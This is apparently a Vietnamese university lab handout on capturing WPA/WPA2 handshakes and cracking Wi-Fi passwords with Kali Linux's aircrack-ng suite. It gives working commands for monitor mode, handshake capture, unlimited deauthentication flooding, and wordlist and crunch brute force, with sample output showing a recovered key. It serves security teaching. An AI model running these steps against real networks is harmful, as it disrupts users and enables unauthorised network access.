



Lab

6

Bắt gói tin & dò tìm mật khẩu WPA/WPA2

Scanning WPA/WPA2 passwords

Môn học: Nhập môn Mạng máy tính

Tái bản lần 4 - Tháng 12/2021

Lưu hành nội bộ

A. TỔNG QUAN

1. Mục tiêu

- Tìm hiểu về bản distro Linux: Kali Linux 2018.
- Tìm hiểu về quá trình bắt tay 4 bước trong WPA/WPA2.
- Ứng dụng bắt gói tin và dò tìm mật khẩu Wifi theo phương pháp wordlist/brute-force sử dụng bộ công cụ **aircrack-ng** trong Kali Linux.

Nội dung thực hành chỉ sử dụng cho mục đích học tập, nghiên cứu; không sử dụng với mục đích xấu ảnh hưởng đến bất kỳ tổ chức, cá nhân nào khác..

2. Nội dung chính

- Tìm hiểu về WPA/WPA2
- Tạo Kali Linux Live USB để sử dụng trực tiếp Kali Linux
- Ứng dụng Kali Linux trong khai thác password Wifi (WPA/WPA2).

3. Kiến thức tổng quan

WEP, WPA/WPA2 là những chuẩn bảo mật phổ biến để bảo vệ mạng Wifi, bảo đảm an toàn cho kết nối không dây. WEP là một giao thức bảo mật cũ với nhiều hạn chế về bảo mật và hiện tại đã được thay thế bởi 2 chuẩn WPA/WPA2 (WiFi Protected Access). WEP viết tắt của Wired Equivalent Privacy, WPA là Wireless Protected Area. WPA2 là phiên bản thứ hai của chuẩn WPA và đang được sử dụng rất phổ biến hiện nay.

4. Môi trường & công cụ thực hành

- Máy tính có card Wifi (*Laptop*) hoặc sử dụng USB Wifi
- 1 USB có dung lượng từ 4GB trở lên (*khuyến cáo USB 3.0*) để tạo Kali Live USB
- Bản cài đặt Kali Linux mới nhất download tại <https://www.kali.org/downloads/>
Các phần mềm hỗ trợ tạo Kali Live USB:
- Phần mềm **Rufus** (<https://rufus.ie>)
Rufus là một phần mềm Windows đơn giản và dễ sử dụng để tạo các USB Boot cài đặt các hệ điều hành Linux, Windows và được sử dụng khá phổ biến.
- Phần mềm **Balena Etcher** (<https://www.balena.io/etcher/>):

Etcher là một phần mềm tạo USB Boot mã nguồn mở (hỗ trợ cả chuẩn GPT và UEFI), được phát triển bởi công ty Balena, với cách sử dụng đơn giản và có thể sử dụng trên hầu hết các nền tảng của Linux, Windows hay macOS.

- Phần mềm UNetBootin (<https://unetbootin.github.io/>)

Lưu ý: Sinh viên có thể cài song song Kali Linux cùng hệ điều hành hiện tại hoặc sử dụng các công cụ tương đương khác để tạo Kali Live USB.

B. THỰC HÀNH

1. Task 1: Chuẩn bị môi trường Kali Linux

1.1 Chuẩn bị

Kali Linux là một phiên bản Linux nhân Debian rất hữu ích đối với những chuyên gia đánh giá bảo mật, tập hợp và phân loại gần như tất cả các công cụ thiết yếu mà bất kỳ một chuyên gia đánh giá bảo mật nào cũng cần sử dụng đến khi tác nghiệp – tấn công thử nghiệm (Penetration Testing – pentest)

Phiên bản mới nhất của Kali Linux hiện tại là **Kali Linux 2018.4** (tháng 12/2018) có dung lượng ~ 3GB và được cung cấp miễn phí tại <https://www.kali.org/downloads/>



Hình 1. Hệ điều hành Kali Linux.

1.2 Thực hành

a) Tạo Kali Linux Live USB:


Phương pháp này sẽ tạo nhanh chóng Kali Linux Live USB để có thể sử dụng Kali Linux trực tiếp qua USB ở nhiều máy tính khác nhau mà không cần cài đặt.

- **Bước 1:** Chuẩn bị file iso Kali Linux mới nhất ~ 3GB (có thể download tại trang chủ <https://www.kali.org/downloads/>).
- **Bước 2:** Sử dụng phần mềm Rufus hoặc Etcher để tạo Kali Live USB để sử dụng chạy trực tiếp hệ điều hành không cần cài đặt.

Lưu ý: USB có dung lượng tối thiểu từ 4GB, khuyến cáo USB 3.0 để có tốc độ đọc ghi tốt.


- Với Rufus:

- + Device: Chọn USB đang sử dụng
- + Partition scheme and target system type: Chọn chuẩn của hệ thống như BIOS, UEFI, hoặc chuẩn UEFI+GPT.
- + File system: Chuẩn file system, nên để mặc định là FAT32.
- + Format Options: Các tùy chọn định dạng USB.
- + Create a bootable disk using: chọn file .ISO tương ứng của Kali Linux




Hình 2. Tạo USB Boot với Rufus.

- Với Etcher:
 - + Tại Select Image: chọn file .ISO tương ứng của Kali Linux
 - + Tại Select drive: chọn USB tương ứng đang sử dụng
 - + Chọn Flash để bắt đầu tạo USB boot



Hình 3 Tạo USB boot với Etcher.


- Với UNetBootin
 - + Chọn Diskimage > ISO và chọn file ISO cài đặt Kali Linux
 - + Đảm bảo đã kết nối USB với máy tính và chọn OK để bắt đầu quá trình tạo USB Live



- **Bước 3:** Khởi động lại máy tính và chọn tùy chỉnh Boot vào USB đầu tiên.


Lưu ý: Tùy từng dòng máy mà cách vào menu boot sẽ khác nhau (Xem phần Phụ lục 2). Ngoài ra, nên tạm thời vô hiệu hóa chế độ **SecureBoot** tại BIOS để có thể boot trực tiếp từ USB đã tạo.

- **Bước 4:** Sau khi đã boot từ USB, ở màn hình Boot menu, chọn **Live (amd64)** để sử dụng Kali Linux trực tiếp.



Hình 3. Chọn *Live (amd64)* để có thể sử dụng ngay Kali Linux.

- **Bước 5:** Đăng nhập vào Kali Linux với tài khoản là **root** và mật khẩu mặc định của tài khoản root là **toor**



Hình 4. Đăng nhập với username root và mật khẩu toor.

Quá trình chuẩn bị môi trường hoàn tất.

Trong môi trường Kali Linux, vẫn có thể truy xuất dữ liệu đến các ổ đĩa trong máy tính bằng cách mở **Files** > chọn thẻ **Other Locations** > danh sách các ổ đĩa thật sẽ

xuất hiện, đồng thời có thể mở file PDF bình thường bằng công cụ có sẵn. Trình duyệt được cài đặt sẵn là Firefox.

Kali Linux có hỗ trợ sẵn chức năng quay phim màn hình bằng công cụ EasyScreenCast với nhiều tùy biến khác nhau thuận tiện trong việc ghi nhận quá trình thực hành để làm báo cáo.



Hình 5. Chức năng quay phim màn hình có sẵn trong Kali Linux.

2. Task 2: Sử dụng Kali Linux crack wifi password với aircrack-ng

2.1 Tổng quan

Aircrack-ng¹ là bộ công cụ mạnh mẽ trong Kali Linux phục vụ cho quá trình đánh giá bảo mật mạng Wifi. Bộ công cụ này gồm nhiều công cụ với các chức năng như:

- **airmon-ng** – Dùng để chuyển card Wireless sang chế độ monitor (*chế độ theo dõi và thu thập tín hiệu Wifi*).
- **airodump-ng** – dùng để phát hiện các điểm phát sóng và bắt các gói tin 802.11.
- **aireplay-ng** – tạo ra dòng tín hiệu tác động đến mạng.
- **aircrack-ng** – tìm ra mã khóa WEP.

¹ <http://tools.kali.org/wireless-attacks/aircrack-ng>


Bộ Aircrack-ng còn khá nhiều công cụ khác phục vụ cho việc khai thác mạng Wifi có thể tham khảo tại ¹ .

Crunch² là công cụ tạo Wordlist (danh sách các mật khẩu theo quy tắc đã định nghĩa) tự động và rất nhanh chóng, phục vụ cho việc dò tìm mật khẩu, có sẵn trong Kali Linux.

2.2 Thực hành

a) Sử dụng Aircrack-ng để crack mật khẩu Wifi (WPA/WPA2)

- **Bước 1:** Mở Terminal để thực hiện các câu lệnh (tương tự Command Prompt trong Windows)




Hình 6. Khởi động Terminal.

- **Bước 2:** Kiểm tra tên card Wireless đang sử dụng bằng lệnh **iwconfig**, thông thường là card wlan0. Nếu card wireless chưa được bật (không thể kết nối wifi) thì có thể bật bằng lệnh **ifconfig wlan0 up**
- **Bước 3:** Chuyển card mạng Wifi sang chế độ monitor (chế độ theo dõi toàn bộ các tín hiệu trong mạng) bằng aircrack-ng.

Kiểm tra tên card Wifi với lệnh **iwconfig** hay **airmon-ng**, thông thường là wlan0.

Chuyển card wlan0 sang chế độ monitor bằng công cụ **airmon** với lệnh:

² <http://tools.kali.org/password-attacks/crunch>

airmon-ng start wlan0


```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0      rtl8723be    Realtek Semiconductor Co., Ltd. RTL8723BE PCIe Wireless Network Adapter

(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~#

```

Hình 7. Kích hoạt chế độ Monitor trên card wlan0.

Lúc này, kiểm tra bằng ifconfig ta sẽ thấy có card **wlan0mon**

- **Bước 4:** Sử dụng **airodump** để theo dõi hoạt động các mạng wifi hiện tại qua card wlan0mon (card wlan0 ở chế độ monitor)

airodump-ng wlan0mon

- **Bước 5:** Xác định mạng Wifi mục tiêu và sử dụng **airodump** để bắt gói tin và chỉ theo dõi duy nhất mạng mục tiêu đó:

airodump-ng -c [channel] -w [tập tin] --bssid [BSSID của mạng] wlan0mon

Ví dụ: *airodump-ng -c 9 -w wifi-sniff --bssid C4:6E:1F:F6:34:B8 wlan0mon*

Trong đó:

- + Quan sát trường CH để xác định Channel của điểm phát sóng
- + -w [tập tin]: xác định đường dẫn để lưu tập tin bắt được (định dạng .cap)
- + bssid: Xem trường BSSID (địa chỉ MAC của access point)


- **Bước 6:** Thu thập gói tin bắt tay WPA handshake (bắt tay 4 bước) trong quá trình đăng nhập để dựa vào đó dò tìm mật khẩu.

Có 2 cách:

- + Chờ người dùng nào đó đăng nhập vào Wifi đang theo dõi.
- + Sử dụng **aireplay** để tạo tín hiệu deauth (*kích các người dùng đang sử dụng mạng thoát ra và đăng nhập lại liên tục*). Cú pháp:

aireplay-ng --deauth [số lệnh deauth] -a [BSSID của mạng] wlan0mon

Ví dụ: `aireplay-ng --deauth 5 -a C4:6E:1F:2D:D6:B8 wlan0mon` (có thể thay `--deauth` thành `-0`, khi muốn gửi không giới hạn lệnh deauth có thể đặt thông số là 0)




```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -0 0 -a 70:D9:31:E7:EE:AC wlan0mon
22:29:42 Waiting for beacon frame (BSSID: 70:D9:31:E7:EE:AC) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:29:42 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:42 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:43 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:43 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:44 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:44 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:45 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:45 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:46 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:46 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:47 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:47 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:48 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:48 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:49 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]
22:29:49 Sending DeAuth to broadcast -- BSSID: [70:D9:31:E7:EE:AC]

```

Hình 8. Thực hiện DeAuth đến mạng đang xét.

- **Bước 7:** Thực hiện chờ hoặc dùng `aireplay` như bước 6 đến khi nhận được gói tin WPA handshake của mạng mục tiêu tương ứng, ta dừng quá trình bắt gói tin (Ctrl+C) và tiến hành dò tìm mật khẩu dựa vào file .cap đã bắt được.



```

root@kali: ~
File Edit View Search Terminal Help
CH 13 ][ Elapsed: 24 s ][ 2017-12-13 22:33 ][ WPA handshake: 70:D9:31:E7:EE:AC
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
70:D9:31:E7:EE:AC -50      65       18    0   6  54e  WPA2  CCMP  PSK  BiBoo Vietnam
BSSID          STATION    PWR   Rate    Lost   Frames  Probe
70:D9:31:E7:EE:AC C4:43:8F:C8:0C:CD -1    1e- 0    0      6
70:D9:31:E7:EE:AC 40:B8:37:56:8F:E9 -41    1e- 1e   12     16  BIBOO VIP
70:D9:31:E7:EE:AC E0:AA:96:DB:AE:D0 -87    1e- 1e    0     21  BiBoo Vietnam

```

Hình 9. Ví dụ đã nhận được gói tin WPA Handshake của mạng.



Có thể sử dụng phương pháp dò tìm theo Wordlist hay thực hiện Brute-force để dò tìm mật khẩu.

- Phương pháp dùng **Wordlist** (danh sách các từ có sẵn)

Trong Kali cung cấp sẵn một số Wordlist thông dụng tại thư mục /usr/share/wordlist.

Nổi bật là wordlist rockyou.txt với thư viện khoảng 10 triệu mật khẩu thông dụng.

Ngoài ra, có thể dùng Crunch để tự tạo Wordlist tùy ý.

Nếu sử dụng Wordlist rockyou.txt có sẵn, ta thực hiện các lệnh sau:

```
cp /usr/share/wordlists/rockyou.txt.gz /root/Desktop
```

⇒ Copy file nén chứa rockyou.txt ra Desktop để thuận tiện sử dụng

```
gzip -d /root/Desktop/rockyou.txt.gz
```

⇒ Giải nén file rockyou.txt.gz

Sau khi đã có file rockyou.txt đã giải nén, sử dụng lệnh sau để dò tìm password:

aircrack-ng -w [đường dẫn file Wordlist] [đường dẫn file .cap đã thiết lập ở bước 5]

Ví dụ: aircrack-ng -w /root/Desktop/rockyou.txt wifi-sniff-01.cap

- Phương pháp kết hợp tool **Crunch** để brute-force (dò tìm vét cạn) không cần dùng Wordlist có sẵn

Cú pháp để sử dụng Crunch:

```
crunch [min] [max] [charset] -t [pattern] -o [path file]
```


- [min]: số kí tự tối thiểu
- [max]: số kí tự tối đa
- [charset]: danh sách kí tự có trong mật khẩu
- [pattern]: mẫu mật khẩu & các ký tự đã biết, ký tự chưa biết ký hiệu %
- [path file]: đường dẫn file Wordlist được tạo

Thực hiện lệnh với cú pháp như sau:

crunch [min] [max] [danh sách các ký tự có có trong chuỗi] **-t** [mẫu định dạng mật khẩu] | **aircrack-ng -w-** [tập tin đã capture.cap] **--bssid** [địa chỉ MAC của mục tiêu]

Ví dụ: Dự đoán mật khẩu có 10 ký tự là 1 số điện thoại có đầu số 091, mật khẩu gồm các số từ 0-9 có thể dò tìm vét cạn tất cả các dãy 091xxxxxxx như sau:

crunch 10 10 0123456789 -t 091%%%%%%%% / aircrack-ng -w- wifi-sniff.cap --bssid C4:6E:1F:2D:D6:B8



```

root@kali: ~
File Edit View Search Terminal Help

Aircrack-ng 1.2 rc4

[00:00:03] 1292 keys tested (359.81 k/s)

KEY FOUND! [ 221293 ]

Master Key      : 74 43 2A 09 7B 42 E5 DA 25 2D ED 2A C2 BA 4B 21
                  EB FD C9 24 B2 E6 CC 27 02 21 8E 48 31 65 D8 DF

Transient Key   : 5F DE 69 B7 4D 00 A5 F2 9A 89 DA 38 40 A0 85 96
                  A2 6C 65 88 BE DD 77 CB D4 E9 D4 E6 35 0D E1 B3
                  2D C3 0D 7E F0 56 FD 22 C2 C1 49 1C AF DD B9 09
                  33 11 E7 E2 B1 C4 3A 38 F3 07 C1 CF 6D 1A 55 C7

EAPOL HMAC     : 7A 9E ED EF D4 C7 EF 75 E1 AC 10 A7 2C 33 48 C4
root@kali:~#
  
```

Hình 10. Ví dụ kết quả dò tìm mật khẩu.

- **Bước 8:** Sau khi đã tìm được mật khẩu, tắt chế độ monitor của card wlan0 để có thể sử dụng lại Wifi bằng lệnh

airmon-ng stop wlan0mon

Dùng mật khẩu vừa dò tìm để truy cập thử Wifi và kiểm tra kết quả.

C. YÊU CẦU & ĐÁNH GIÁ

1. Yêu cầu

